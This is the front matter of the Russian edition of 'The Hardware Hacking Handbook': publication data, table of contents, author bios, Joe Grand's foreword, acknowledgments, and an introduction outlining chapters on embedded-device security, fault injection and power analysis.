

Аппаратный хакинг

взлом реальных вещей



Джаспер ван Вуденберг, Колин О'Флинн

Предисловие Джо Гранда aka Kingpin



THE HARDWARE HACKING HANDBOOK

**Breaking Embedded Security
with Hardware Attacks**

by Jasper van Woudenberg
and Colin O'Flynn



San Francisco

Аппаратный хакинг

взлом реальных вещей

Джаспер ван Вуденберг
Колин О'Флинн



Санкт-Петербург · Москва · Минск

2023

ББК 32.973.23-018-07

УДК 004.56.53

В88

Вуденберг Джаспер ван, О'Флинн Колин

В88 Аппаратный хакинг: взлом реальных вещей. — СПб.: Питер, 2023. — 560 с.:

ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-2017-8

Книга по аппаратному взлому поможет вам проникнуть внутрь устройств, чтобы показать, как работают различные виды атак, а затем проведет вас через каждый взлом на реальном оборудовании. Написанное с остроумием и снабженное практическими лабораторными экспериментами, это руководство ставит вас в роль злоумышленника, заинтересованного в нарушении безопасности для достижения благих целей.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.23-018-07

УДК 004.56.53

Права на издание получены по соглашению с No Starch Press. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги.

В книге возможны упоминания организаций, деятельность которых запрещена на территории Российской Федерации, таких как Meta Platforms Inc., Facebook, Instagram и др.

Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1593278748 англ.

© 2022 by Colin O'Flynn and Jasper van Woudenberg. The Hardware Hacking Handbook: Breaking Embedded Security with Hardware Attacks, ISBN 9781593278748,
published by No Starch Press Inc. 245 8th Street, San Francisco,
California United States 94103.
Russian edition published under license by No Starch Press Inc.

ISBN 978-5-4461-2017-8

© Перевод на русский язык ООО «Прогресс книга», 2023
© Издание на русском языке, оформление ООО «Прогресс книга»,
2023
© Серия «Библиотека программиста», 2023

Краткое содержание

Предисловие	17
Благодарности	19
Введение	21
Глава 1. Следим за здоровьем. Введение в безопасность встроенных систем	28
Глава 2. На кончиках пальцев. Аппаратные периферийные интерфейсы	69
Глава 3. Что внутри. Идентификация компонентов и сбор информации	113
Глава 4. Слон в посудной лавке. Внедрение ошибок	166
Глава 5. Руками не трогать. Как внедрять ошибки	199
Глава 6. Рубрика «Эксперименты». Лаборатория внедрения ошибок	248
Глава 7. Цель отмечена крестом. Дамп памяти кошелька Trezor One	286
Глава 8. Мощный подход. Введение в анализ потребляемой мощности	310
Глава 9. Рубрика «Эксперименты». Простой анализ потребляемой мощности ..	332
Глава 10. Разделяй и властвуй. Дифференциальный анализ потребляемой мощности	362
Глава 11. Без формул никуда. Продвинутый анализ потребляемой мощности ..	396
Глава 12. Рубрика «Эксперименты». Дифференциальный анализ потребляемой мощности	438
Глава 13. Шутки в сторону. Примеры из жизни	467
Глава 14. Подумайте о детях. Контрмеры, сертификаты и полезные байты	483
Приложение А. Куда потратить деньги. Настройка лаборатории	510
Приложение Б. Ваша база — наша база. Популярные распиновки	556

Оглавление

Об авторах	16
О научном редакторе	16
Предисловие	17
Благодарности	19
Введение	21
Как выглядят встроенные устройства	22
Способы взлома встроенных устройств	23
Что такое аппаратная атака	24
Для кого эта книга	25
Структура книги	25
От издательства	27
Глава 1. Следим за здоровьем. Введение в безопасность встроенных систем	28
Аппаратные компоненты	28
Компоненты ПО	31
Загрузочный код	32
Загрузчик	32
Доверенная среда выполнения ОС и доверенные приложения	33
Образы прошивки	34
Основное ядро ОС и приложений	34
Моделирование аппаратных угроз	35
Что такое безопасность	35
Дерево атак	38
Профилирование атакующих	39
Типы атак	41
Программные атаки на аппаратные средства	41
Атаки на уровне печатной платы	44
Логические атаки	46
Неинвазивные атаки	48
Чип-инвазивные атаки	48

Активы и цели безопасности	52
Конфиденциальность и целостность двоичного кода	54
Конфиденциальность и целостность ключей	54
Удаленная проверка загрузки	55
Конфиденциальность и целостность персональных данных	56
Целостность и конфиденциальность данных с датчика	56
Защита конфиденциальности контента	57
Безопасность и отказоустойчивость	57
Меры противодействия	58
Защита	58
Обнаружение	58
Реагирование	59
Пример дерева атак	59
Идентификация против эксплуатации	62
Масштабируемость	63
Анализ дерева атак	63
Оценка путей аппаратных атак	63
Раскрытие проблем безопасности	66
Резюме	68
Глава 2. На кончиках пальцев. Аппаратные периферийные интерфейсы	69
Основы электричества	70
Напряжение	70
Ток	70
Сопротивление	71
Закон Ома	71
Переменный и постоянный ток	71
О разных видах сопротивлений	72
Мощность	73
Связь с помощью электричества	73
Логические уровни	74
Высокий импеданс, подтягивания и стягивания	77
Односторонняя связь, три состояния, открытый коллектор, открытый эмиттер	77
Асинхронный, синхронный и встроенный тактовый сигнал	79
Дифференциальная сигнализация	80
Низкоскоростные последовательные интерфейсы	81
Универсальный последовательный асинхронный приемник/передатчик	82
Последовательный периферийный интерфейс	84
Интерфейс Inter-IC	86

Безопасный цифровой ввод/вывод и встроенные мультимедийные карты	91
CAN-шина	93
JTAG и другие интерфейсы отладки	94
Параллельные интерфейсы	99
Интерфейсы памяти	100
Высокоскоростные последовательные интерфейсы	101
Универсальная последовательная шина (USB)	102
PCI Express	103
Ethernet	104
Измерение	104
Мультиметр: вольты	105
Мультиметр: прозвонка	105
Цифровой осциллограф	106
Логический анализатор	111
Резюме	112
Глава 3. Что внутри. Идентификация компонентов и сбор информации	113
Сбор информации	114
Документы Федеральной комиссии по связи	114
Патенты	117
Спецификации и схемы	120
Пример поиска информации: устройство USB Argotgy	121
Вскрытие покажет	129
Поиск ИС на плате	129
Корпуса с мелкими выводами: SOIC, SOP и QFP	132
Корпуса без выводов: SO и QFN	134
Шаровая сетка	135
Корпус с габаритами чипа	138
DIP, сквозное отверстие и другие корпуса	139
Примеры корпусов ИС на печатных платах	139
Идентификация других компонентов на плате	142
Сопоставление печатной платы	147
Использование граничного сканирования JTAG для сопоставления	152
Извлечение информации из прошивки	154
Извлечение образа прошивки	154
Анализ образа прошивки	157
Резюме	165
Глава 4. Слон в посудной лавке. Внедрение ошибок	166
Внедрение ошибок в механизмы безопасности	167
Обход проверки подписи прошивки	168
Получение доступа к заблокированным функциям	168

Восстановление криптографических ключей	169
Упражнение по внедрению ошибок в OpenSSH	169
Внедрение ошибок в код С	170
Внедрение ошибок в машинный код	171
Тот самый слон	173
Целевое устройство и цель ошибки	174
Инструменты внедрения ошибок	174
Подготовка целевого устройства и мониторинг	175
Методы поиска неисправностей	181
Определение примитивов ошибок	181
Поиск эффективных ошибок	185
Стратегии поиска	193
Анализ результатов	196
Резюме	198
Глава 5. Руками не трогать. Как внедрять ошибки	199
Внедрение ошибок в тактовый сигнал	200
Метастабильность	204
Анализ чувствительности к ошибкам	207
Ограничения	207
Требуемое оборудование	208
Параметры внедрения ошибки	211
Внедрение ошибок по напряжению	211
Генерация скачков напряжения	212
Устройство внедрения с переключателем напряжения	213
Метод «лома»	218
Атака на Raspberry Pi с помощью «лома»	219
Поиск параметров для внедрения ошибки напряжения	227
Внедрение электромагнитных ошибок	227
Генерация электромагнитных неисправностей	229
Архитектуры для ввода электромагнитных неисправностей	231
Форма и ширина импульса EMFI	233
Выбор параметров для электромагнитной ошибки	233
Внедрение оптических ошибок	234
Подготовка микросхемы	235
Атаки на переднюю и заднюю часть чипа	236
Источники света	238
Настройка внедрения оптических ошибок	240
Настраиваемые параметры внедрения оптических ошибок	240
Внедрение ошибок в корпус	241
Параметры внедрения в корпус	243

Активация аппаратных сбоев	244
Случаи, когда время предсказать не удается	245
Резюме	246
Глава 6. Рубрика «Эксперименты». Лаборатория внедрения ошибок	248
Этап 1. Простой цикл	249
Разрушительное барбекю	251
Этап 2. Внедрение полезных сбоев	254
Использование «лома» для внедрения сбоев в конфигурационное слово	254
Внедрение сбоя мультиплексора	271
Этап 3. Дифференциальный анализ ошибок	277
Немного математики RSA	277
Получение правильной подписи от целевого устройства	281
Резюме	285
Глава 7. Цель отмечена крестом. Дамп памяти кошелька Trezor One	286
Введение в атаку	287
Внутреннее устройство кошелька Trezor One	288
Ошибка запроса USB на чтение	289
Дизассемблирование кода	291
Сборка прошивки и проверка сбоя	292
Запуск и синхронизация по USB	296
Атака через корпус	301
Настройка	301
Разбор кода для внедрения ошибки	301
Запуск кода	305
Подтверждение перехвата данных	306
Точная настройка электромагнитного импульса	307
Настройка синхронизации на основе сообщений USB	307
Резюме	308
Глава 8. Мощный подход. Введение в анализ потребляемой мощности	310
Атаки по времени	311
Атака по времени жесткого диска	314
Измерение потребляемой мощности для атак по времени	318
Простой анализ потребляемой мощности	319
Применение SPA к RSA	320
Применение SPA к RSA, Redux	322
SPA на ECDSA	325
Резюме	331

Глава 9. Рубрика «Эксперименты». Простой анализ потребляемой мощности	332
Домашняя лаборатория	332
Построение базовой лабораторной установки	333
Покупные варианты	337
Код целевого устройства	338
Сборка	340
Собираем все воедино: SPA-атака	343
Подготовка целевого устройства	343
Подготовка осциллографа	345
Анализ сигнала	346
Сценарий для связи и анализа	348
Сценарий атаки	351
Пример ChipWhisperer-Nano	353
Сборка и загрузка прошивки	354
Первый подход к организации связи	354
Трассировка	355
От трассировки к атаке	357
Резюме	360
Глава 10. Разделяй и властвуй. Дифференциальный анализ потребляемой мощности	362
Внутри микроконтроллера	363
Изменение напряжения на конденсаторе	364
От потребляемой мощности к данным и обратно	366
Пример с XOR	368
Атака дифференциального анализа потребляемой мощности	370
Предсказание потребляемой мощности с помощью предположения об утечке	371
Атака DPA на Python	375
Знай своего врага. Ускоренный курс по стандартам шифрования	378
Атака на AES-128 с помощью DPA	381
Атака корреляционного анализа потребляемой мощности	382
Коэффициент корреляции	383
Расчет данных для корреляции	385
Атака на AES-128 с помощью CPA	388
Общение с целевым устройством	394
Скорость захвата осциллографа	394
Резюме	395
Глава 11. Без формул никуда. Продвинутый анализ потребляемой мощности	396
Основные препятствия	397
Более мощные атаки	398

Оценка успеха	400
Метрики успеха	400
Энтропийные метрики	401
Прогрессия пика корреляции	403
Высота пика корреляции	404
Измерения на реальных устройствах	405
Работа с устройством	405
Измерительный зонд	408
Определение чувствительных мест	411
Автоматическое сканирование зондом	412
Настройка осциллографа	414
Анализ и обработка трассировок	417
Методы анализа	418
Методы обработки	429
Глубокое обучение с помощью сверточных нейронных сетей	433
Резюме	436
 Глава 12. Рубрика «Эксперименты». Дифференциальный анализ потребляемой мощности	438
О загрузчиках	438
Протокол связи загрузчика	439
О шифровании AES-256 CBC	440
Атака на AES-256	441
Получение и сборка кода загрузчика	443
Запуск целевого устройства и захват кривых	444
Расчет CRC	444
Взаимодействие с загрузчиком	445
Захват обзорных кривых	445
Захват подробных кривых	447
Анализ	447
Ключ раунда 14	448
Ключ раунда 13	449
Восстановление IV	452
Что будем захватывать	452
Получение первой кривой	453
Получение остальных кривых	455
Анализ	455
Атака на подпись	459
Теория атаки	460
Кривые потребляемой мощности	460

Анализ	461
Все четыре байта	462
Что в коде загрузчика	462
Моменты проверки подписи	464
Резюме	465
Глава 13. Шутки в сторону. Примеры из жизни	467
Атаки внедрения ошибок	467
Гипервизор PlayStation 3	468
Xbox 360	471
Атаки с анализом потребляемой мощности	474
Атака Philips Hue	474
Резюме	479
Глава 14. Подумайте о детях. Контрмеры, сертификаты и полезные байты	483
Контрмеры	484
Реализация контрмер	484
Проверка контрмер	502
Отраслевые сертификаты	505
Как улучшить результаты	508
Резюме	509
Приложение А. Куда потратить деньги. Настройка лаборатории	510
Проверка подключения и напряжения: от 50 до 500 долларов	511
Пайка с мелким шагом: от 50 до 1500 долларов	513
Демонтаж сквозного отверстия: от 30 до 500 долларов	515
Пайка и демонтаж компонентов для поверхностного монтажа: от 100 до 500 долларов	516
Модификация печатных плат: от 5 до 700 долларов	520
Оптические микроскопы: от 200 до 2000 долларов	521
Фотографирование плат: от 50 до 2000 долларов	522
Питание: от 10 до 1000 долларов	523
Отображение аналоговых сигналов (осциллографы): от 300 до 25 000 долларов	524
Глубина памяти	525
Частота дискретизации	526
Полоса пропускания	528
Другие особенности	530
Отображение логических сигналов: от 300 до 8000 долларов	530
Триггеры на последовательных шинах: от 300 до 8000 долларов	532
Декодирование последовательных протоколов: от 50 до 8000 долларов	533

Анализ и триггер CAN-шины: от 50 до 5000 долларов	534
Анализ Ethernet: 50 долларов	535
Взаимодействие через JTAG: от 20 до 10 000 долларов	535
JTAG и граничное сканирование	535
Отладка через JTAG	536
Связь по PCIe: от 100 до 1000 долларов	537
Анализ USB: от 100 до 6000 долларов	538
USB-триггеры: от 250 до 6000 долларов	540
Эмуляция USB: 100 долларов	540
Подключение к флеш-памяти SPI: от 25 до 1000 долларов	541
Анализ потребляемой мощности: от 300 до 50 000 долларов	541
Триггер по аналоговым сигналам: от 3800 долларов	545
Измерение магнитных полей: от 25 до 10 000 долларов	546
Внедрение ошибок в тактовый сигнал: от 100 до 30 000 долларов	548
Внедрение ошибок по напряжению: от 25 до 30 000 долларов	549
Внедрение электромагнитных ошибок: от 100 до 50 000 долларов	550
Внедрение оптических ошибок: от 1000 до 250 000 долларов	551
Позиционирование щупов: от 100 до 50 000 долларов	552
Целевые устройства: от 10 до 10 000 долларов	553
Приложение Б. Ваша база — наша база. Популярные распиновки	556
Распиновка флеш-памяти SPI	556
Разъемы с шагом в 0,1 дюйма	557
Двадцатиконтактный разъем JTAG	557
Четырнадцатиконтактный разъем PowerPC JTAG	558
Разъемы с шагом в 0,05 дюйма	558
Arm Cortex JTAG/SWD	558
Разъем Ember Packet Trace Port	559

*Посвящается детям, которые разбирали родительскую технику,
а затем стойко терпели наказание.*

*Посвящается Хилари и Кристи, бесконечного терпения которых
хватило, чтобы поддерживать нас долгие годы, пока писалась эта книга.
А также Жюлю и Тайсу, которые (иногда) терпеливо ждали.*

*Посвящается нашим родителям Джону, Элеоноре,
Питеру и Маргери, которые смирились с нашим неуемным
желанием разбирать дорогую технику и взамен покупали новую.*

Об авторах

Колин О'Флинн является руководителем стартапа NewAE Technology, Inc. — компании, которая разрабатывает инструменты и оборудование для обучения инженеров, занимающихся вопросами безопасности встроенных систем. При написании своей докторской диссертации Колин запустил проект ChipWhisperer с открытым исходным кодом. Кроме того, ранее он был доцентом в Университете Далхази, где преподавал курс о встраиваемых системах и безопасности. Живет в Канаде, в городе Галифакс. Вместе с NewAE участвовал в разработке множества продуктов.

Джаспер ван Вуденберг занимался безопасностью встроенных устройств в широком диапазоне тем: поиск и помощь в исправлении ошибок в коде, работающим на сотнях миллионов устройств, извлечение ключей из неисправных крипtosистем с помощью символного исполнения, использование алгоритмов распознавания речи при обработке побочных каналов. Джаспер — отец двоих детей и заботливый муж. Занимает должность технического директора в компании Riscure North America. Живет в Калифорнии, любит кататься на велосипеде по горам и на сноуборде. У Джаспера есть кот, который его терпит, но он слишком крут для Twitter.

О научном редакторе

Патрик Шомон — профессор вычислительной техники Вустерского политехнического института. Ранее был штатным исследователем в IMEC в Бельгии, а также преподавателем в Технологическом институте Вирджинии. Интересуется вопросами проектирования и методами проектирования безопасных эффективных встроенных вычислительных систем, работающих в режиме реального времени.

Предисловие



Некоторое время назад аппаратное обеспечение (далее — АО) мало интересовало хакеров. Многие считали взлом АО слишком трудным делом. Так и говорили — «слишком сложно»¹. Но так можно сказать о любой вещи, пока вы ее не изучили.

Когда я был несовершеннолетним правонарушителем со страстью к взлому оборудования, я почти не имел доступа к знаниям и технологиям. Я залезал в мусорные баки, чтобы найти выброшенное оборудование, воровал материалы из грузовиков разных компаний и создавал приборы, описанные в текстовых файлах, схемы в которых изображались с помощью символов ASCII. Я пробирался в университетские библиотеки в поисках справочников, выпрашивал бесплатные образцы на технических выставках и понижал голос, чтобы он звучал солидно, пока я пытался получить информацию от поставщиков по телефону. В те времена тому, кто интересовался взломом систем, а не их проектированием, было трудно найти единомышленников. Хакерству тогда было далеко до превращения в уважаемую профессию.

Со временем вопросы аппаратного взлома вышли из подполья и стали мейнстримом. Ресурсы и оборудование стали доступнее и дешевле. Хакерские группы и конференции позволили нам встречаться, учиться и объединять усилия. Со временем даже представители науки и промышленности осознали нашу ценность. Мы вступили в новую эру, когда аппаратное обеспечение наконец признано важной частью ландшафта безопасности.

¹ Игра слов: hardware is hard. — *Примеч. пер.*

В этой книге Джаспер и Колин объединили свой опыт взлома реальных вещей и описали его на примерах оборудования нашего времени. Вы найдете подробную информацию о реальных атаках, можете изучить их историю и методы, а затем испытать невероятную эйфорию, когда ваш первый взлом удастся. Не имеет значения, новичок ли вы в этой области, занимались ли каким-либо хакерством ранее или просто хотите улучшить свои навыки в вопросах безопасности встречающихся систем, — в книге каждый найдет что-то для себя.

Будучи взломщиками аппаратного обеспечения, мы пользуемся ограничениями, наложенными на инженеров и разрабатываемые ими устройства. Инженеры должны заставить продукт работать, не выходя за рамки графика и бюджета. Они работают по определенным спецификациям и должны соблюдать технические стандарты. Они делают так, чтобы их продукт был технологичным и пригодным для программирования, тестирования, отладки, ремонта или обслуживания. Они доверяют производителям микросхем и внедряемых подсистем и ожидают, что используемые готовые системы будут отвечать заявленным характеристикам. Когда речь заходит о *реализации* мер безопасности, их чрезвычайно сложно реализовать правильно. Хакеры могут позволить себе роскошь игнорировать все требования, намеренно заставлять систему вести себя неправильно и искать наиболее эффективный способ проведения успешной атаки. Мы можем попытаться использовать слабые места в системе с помощью периферийных интерфейсов и шин (глава 2), физического доступа к компонентам (глава 3) или ошибок реализации, которые могут привести к внедрению ошибок или утечке по побочным каналам (глава 4 и далее).

Все, чего сегодня можно достичь с помощью аппаратного взлома, основано на исследованиях, борьбе и успехах хакеров прошлого. Все мы стоим на плечах гигантов. Даже с учетом того, что инженеры и поставщики постепенно изучают вопросы безопасности и интегрируют в свои устройства все больше функций безопасности и различных контрмер, все эти достижения будут сведены на нет благодаря упорству и настойчивости хакерского сообщества. Такая гонка вооружений не только ведет к созданию все более безопасных продуктов, но и позволяет следующему поколению инженеров и хакеров отточить навыки.

Все это я говорю для того, чтобы подчеркнуть: взлом оборудования никуда не денется. Данное руководство по аппаратному взлому станет для вас отправной точкой в изучении множества возможных путей — теперь вам решать, куда двигаться дальше!

*С уважением, Джо Гранд aka Kingpin,
нарушитель технологического спокойствия с 1982 г.,
Портланд, штат Орегон*

Благодарности

Идея создания этой книги родилась давно и принадлежит Стивену Ридли, который пригласил нескольких известных хакеров для ее написания, а в какой-то момент согласился также включить в нее нас (Колина и Джаспера), чтобы раскрыли тему атак по сторонним (побочным) каналам и внедрения неисправностей. С тех пор эту книгу писал Билл Поллок, который продолжал верить в нее и в последующие годы работал со всеми нами над тем, чтобы она приобрела свой окончательный вид. В оригинальной версии книги Джо Фитцпатрик (securinghardware.com) пожертвовал нам большую часть главы 2, за что мы ему благодарны. Если в ней есть ошибки, то это уже наша вина. Марк Виттеман и Riscure поддерживали этот проект с самого начала, что позволило Джасперу избежать безработицы.

Что такое Riscure? Это игровая площадка Джаспера и университет хакеров, существующий уже более десяти лет. Марк, Харко, Джоб, Сис, Кэролайн, Радж, Панчи, Эдгар, Александр, Маартен и многие другие сыграли неоценимую роль в создании среды, в которой Джаспер не раз падал и поднимался, получая знания, необходимые для написания этой книги.

Коллеги Колина из NewAE Technology Inc. предоставили множество примеров и инструментов, использованных в этой книге; в частности, Алекс Дьюар и Жан-Пьер Тибо принимали активное участие в описании современных инструментов и программного обеспечения. Клэр Фриас принимала участие в физическом производстве большей части аппаратного обеспечения, и почти каждый инструмент или цель NewAE появились на свет благодаря ей.

Мы также хотели бы поблагодарить всех авторов контента и инструментов (с открытым исходным кодом), использованных в книге. В одиночку ничего стоящего не сделать, и эта книга не исключение. Литературные редакторы и корректоры (Билл Поллок, Барбара Йиен, Невилл Янг, Энни Чой, Дапиндер Досандж, Джилл Франклайн, Рэйчел Монаган и Барт Рид) помогли улучшить текст, а Патрик Шомон, наш научный редактор, много раз указывал на хорошие, плохие, странные и совершенно неправильные вещи в более ранних версиях этой книги. Многие примеры атак нам предоставило исследовательское сообщество, и мы благодарны тем, кто публикует свою работу в общем доступе, будь то научная статья или сообщение в блоге. Наконец, благодарим Джо Гранда за написание предисловия, за то, что он вдохновлял нас на протяжении многих лет, и за то, что он был великим хакером, а еще дружелюбным и добрым человеком, сумевшим сформировать своего рода сообщество, в котором мы все процветаем.

Введение



Давным-давно в не слишком далекой галактике компьютеры были огромными машинами, которые занимали большие комнаты, а для их обслуживания требовалась целая бригада. Технологии становились все более компактными, и компьютеры стало возможно размещать в небольших помещениях. Примерно в 1965 г. появился компьютер Apollo Guidance, который был достаточно мал,

чтобы его можно было отправить в космос. Там он помогал астронавтам в вычислениях, а также управлял модулями «Аполлона». Этот компьютер можно считать одной из первых встроенных систем. В настоящее время подавляющее большинство производимых процессорных чипов встраивается куда-либо: в телефоны, автомобили, медицинское оборудование, объекты критической инфраструктуры и «умные» устройства. Даже в вашем ноутбуке они есть, причем во множестве. Очевидно, эти маленькие чипы стали частью нашей жизни, а это означает, что понимать связанные с ними проблемы безопасности невероятно важно.

Итак, что такое *встроенные устройства*? Это компьютеры, достаточно маленькие, чтобы быть составной частью оборудования, которым они управляют. Эти компьютеры обычно представляют собой микропроцессоры, как правило, имеющие память и интерфейсы для управления оборудованием, в которое они встроены. Слово «*встроенный*» подчеркивает, что эти компьютеры находятся глубоко внутри какого-то объекта. Иногда встроенные устройства, управляющие транзакциями, размещаются в тонких кредитных картах. Эти устройства должны быть практически незаметными для пользователей, а те в свою очередь

не должны иметь никакого или почти никакого доступа к внутренней работе устройств и возможности модифицировать их программное обеспечение.

Что же делают встроенные устройства? Они используются во множестве приложений. Они могут приводить в действие полнофункциональную операционную систему (ОС) Android на смарт-телевизоре или применяться в электронном блоке управления (ЭБУ) автомобиля, работающем под управлением ОС реального времени. Они могут принимать форму ПК с Windows 98 внутри аппарата МРТ. Они используются в программируемых логических контроллерах (ПЛК) в промышленных условиях, а также осуществляют управление и связь в зубных щетках, подключенных к интернету.

Доступ к внутренним компонентам устройств ограничен, как правило, из-за гарантии, вопросов безопасности и соблюдения нормативных требований. Ограничения доступа, впрочем, лишь делают обратное проектирование (реверс-инжиниринг) более интересным, сложным и заманчивым. Во встроенных системах можно найти огромное разнообразие конструкций плат, процессоров и различных операционных систем, поэтому и задач, и тем для исследования в области обратного проектирования достаточно. Данная книга призвана помочь читателям справиться с этими проблемами, а также понять устройство системы и ее компонентов. Мы раздвинем границы безопасности встроенных систем и исследуем такие методы анализа, как атаки на канал питания и атаки на отказ.

Многие встроенные системы обеспечивают безопасное использование оборудования и могут иметь особые механизмы, которые повреждают систему, если ее предполагаемые условия работы будут нарушены. Вы можете поэкспериментировать с подержанным ЭБУ в лаборатории, а вот ставить опыты на ЭБУ во время вождения автомобиля мы не рекомендуем! Получайте удовольствие от процесса, будьте осторожны и не навредите себе или другим.

Из книги вы узнаете, как перейти от восхищения устройством, которое вы держите в руках, к изучению сильных и слабых сторон в его безопасности. Здесь показан каждый шаг этого процесса и приведена теоретическая база, достаточная для того, чтобы понять процесс, а также даны инструкции о том, как проводить практические опыты самостоятельно. В книге будет описан весь процесс, поэтому из нее вы узнаете важные вещи, которых не найти в академической и другой литературе, например узнаете, как идентифицировать компоненты на печатной плате. Надеемся, вам понравится!

Как выглядят встроенные устройства

Встроенные устройства выполняют те или иные функции в зависимости от оборудования, в которое они встроены. Во время разработки всегда принимаются компромиссы, касающиеся безопасности, функциональности, надежности, размеров, энергопотребления, времени выхода на рынок, стоимости. Да, вы

не ослышались, даже безопасность является предметом компромиссов. Разнообразие реализаций позволяет сделать большинство проектов уникальными и подходящими под любое конкретное приложение. Например, в автомобильном электронном блоке управления акцент на безопасности может означать, что несколько ядер центрального процессора (ЦП) одновременно вычисляют один и тот же ответ тормозного привода, чтобы другая система могла позже проверить свои решения.

Безопасность иногда выступает основной функцией встроенного устройства, например если мы говорим о кредитных картах. Несмотря на важность финансовой безопасности, при производстве приходится идти на компромиссы в отношении стоимости, поскольку карта должна быть доступной для потребителя. Для нового продукта также важно время его выхода на рынок, поскольку нужно представить свой продукт раньше, чем это сделают конкуренты. В случае зубной щетки, подключенной к интернету, безопасность может считаться второстепенной задачей и в окончательном дизайне отойти на второй план.

Повсеместное распространение дешевого готового оборудования, на основе которого можно разрабатывать встроенные системы, ведет к тому, что нестандартные детали начинают использоваться все реже. Специализированные интегральные схемы (application-specific integrated circuits, ASIC) заменяются обычными микроконтроллерами. Пользовательские реализации ОС уступают место FreeRTOS, голым ядрам Linux или даже полноценным Android. Мощность современного оборудования позволяет наделить встроенные устройства возможностями планшета, телефона или даже полноценного ПК.

Эта книга написана так, чтобы хранящиеся в ней знания можно было применить к большинству встраиваемых систем, с которыми вы столкнетесь. Мы рекомендуем вам начать с макетной платы простого микроконтроллера. Подойдет любая плата дешевле 100 долларов и в идеале с поддержкой Linux. Таким образом вы сможете понять основы, прежде чем переходить к более сложным устройствам, о которых вы знаете меньше.

Способы взлома встроенных устройств

Допустим, у вас есть устройство, в котором, согласно требованиям безопасности, запрещается использование стороннего кода. Но вы все равно хотите запустить на нем код. При рассмотрении любых возможностей взлома следует учитывать назначение устройства и его техническое исполнение. Например, если устройство содержит полную ОС Linux с открытым сетевым интерфейсом, то можно получить полный доступ, просто войдя в систему с известным паролем учетной записи root по умолчанию. Затем вы можете запустить на устройстве любой код. Однако если у вас есть другой микроконтроллер, выполняющий проверку подпись прошивки, а все порты отладки отключены, то данный подход не сработает.

Чтобы достичь той же цели на другом устройстве, вам может потребоваться иной подход. Вы должны тщательно сопоставить свою цель с аппаратной реализацией устройства. В книге мы подходим к этой задаче с помощью дерева атак, которое представляет собой инструмент для упрощенного моделирования угроз и позволяет визуализировать и понять наилучший путь к вашей цели.

Что такое аппаратная атака

В этой книге мы фокусируемся в основном на аппаратных атаках и на том, как их осуществлять. О программных атаках, которые подробно описаны в других источниках, мы говорить не будем. Для начала разберемся с терминологией. Приведем полезные определения, не вдаваясь во все возможные исключения.

Устройство представляет собой совокупность программного и аппаратного обеспечения. Для наших целей мы будем считать, что *программное обеспечение* (ПО) состоит из битов, а *аппаратное обеспечение* (АО) — из атомов. Прошивка (код, встроенный во встроенное устройство), также является ПО.

Когда мы говорим об аппаратных атаках, легко спутать атаку, использующую аппаратное обеспечение, с атакой, нацеленной собственно на АО. Дело усложняется еще сильнее, когда мы понимаем, что существуют также программные цели и программные атаки. Приведем несколько примеров, в которых описаны различные комбинации:

- мы можем атаковать кольцевой генератор устройства (аппаратная цель), устроив сбой напряжения питания (аппаратная атака);
- мы можем внедрить скачок напряжения на ЦП (аппаратная атака), который повлияет на исполняемую программу (программная цель);
- мы можем инвертировать биты в памяти (аппаратная цель), запустив на ЦП код Rowhammer (программная атака);
- наконец, мы можем инициировать переполнение буфера (программная атака) на сетевом демоне (программная цель).

В книге мы рассматриваем аппаратные атаки, целью которых является либо программное, либо аппаратное обеспечение. Имейте в виду, что аппаратные атаки, как правило, осуществляются сложнее, чем программные, поскольку последние требуют менее сложного физического вмешательства. Но устройство может быть устойчивым к программным атакам, и тогда аппаратная атака может оказаться более успешным и дешевым (а на мой вкус, еще и определенно более интересным) вариантом. Удаленные атаки на устройства, расположенные вне зоны физического доступа, ограничены возможностями, которые предоставляет сетевой интерфейс, но если оборудование физически доступно, то можно провести любой тип атаки.

Таким образом, существует множество различных типов встроенных устройств, и у каждого есть свои функции, компромиссы, цели безопасности и реализации. Это разнообразие порождает множество стратегий атак на аппаратное обеспечение, которые мы рассмотрим в книге.

Для кого эта книга

Мы предполагаем, что вы берете на себя роль атакующего, который хочет взломать некую систему (исключительно из благих намерений). Мы также предполагаем, что в вашем распоряжении относительно недорогое аппаратное обеспечение, например простые осциллографы и паяльное оборудование, и компьютер с установленным Python.

Мы не ждем, что у вас дома найдется лазерное оборудование, ускорители частиц или другие вещи, которые любителю не по карману. А если такое оборудование у вас есть, например в лаборатории вашего университета, то книга станет еще полезнее. Что касается целевых встроенных устройств, то мы предполагаем, что у вас есть физический доступ к ним и что вам интересно с ними поэкспериментировать. И самое главное: мы предполагаем, что вам нравится изучать новые методы, вы мыслите в рамках обратного проектирования и готовы к глубокому погружению в тему!

Структура книги

Ниже приведен краткий обзор издания.

- **Глава 1. Следим за здоровьем. Введение в безопасность встроенных систем.** Здесь мы рассмотрим различные архитектуры реализации встроенных систем, смоделируем некоторые угрозы, а также обсудим несколько различных атак.
- **Глава 2. На кончиках пальцев. Аппаратные периферийные интерфейсы.** Поговорим о различных портах и протоколах связи, а также рассмотрим основы электротехники, необходимые для понимания сигналов и измерений.
- **Глава 3. Что внутри. Идентификация компонентов и сбор информации.** Рассмотрим, как собирать информацию о вашей цели, интерпретировать спецификации и схемы, идентифицировать компоненты на печатной плате, а также извлекать и анализировать образы встроенного ПО.
- **Глава 4. Слон в посудной лавке. Внедрение ошибок.** Рассмотрим идеи, лежащие в основе атак по сбоям, в том числе методы определения точек внедрения сбоев, подготовки цели, настройки внедрения сбоев и уточнения эффективных параметров.

- **Глава 5. Руками не трогать. Как внедрять ошибки.** Поговорим о тактовой частоте, напряжении, электромагнитных полях, лазерах, смещениях подложки и других точках внедрения ошибок. Рассмотрим, какие инструменты вам нужно будет создать, чтобы осуществить внедрение.
- **Глава 6. Рубрика «Эксперименты». Лаборатория внедрения ошибок.** В главе мы выполним три лабораторные работы по внедрению неисправностей в домашних условиях.
- **Глава 7. Цель отмечена крестом. Дамп памяти кошелька Trezor One.** На примере Trezor One Wallet рассмотрим, как извлечь ключ, используя внедрение ошибок в уязвимой версии прошивки.
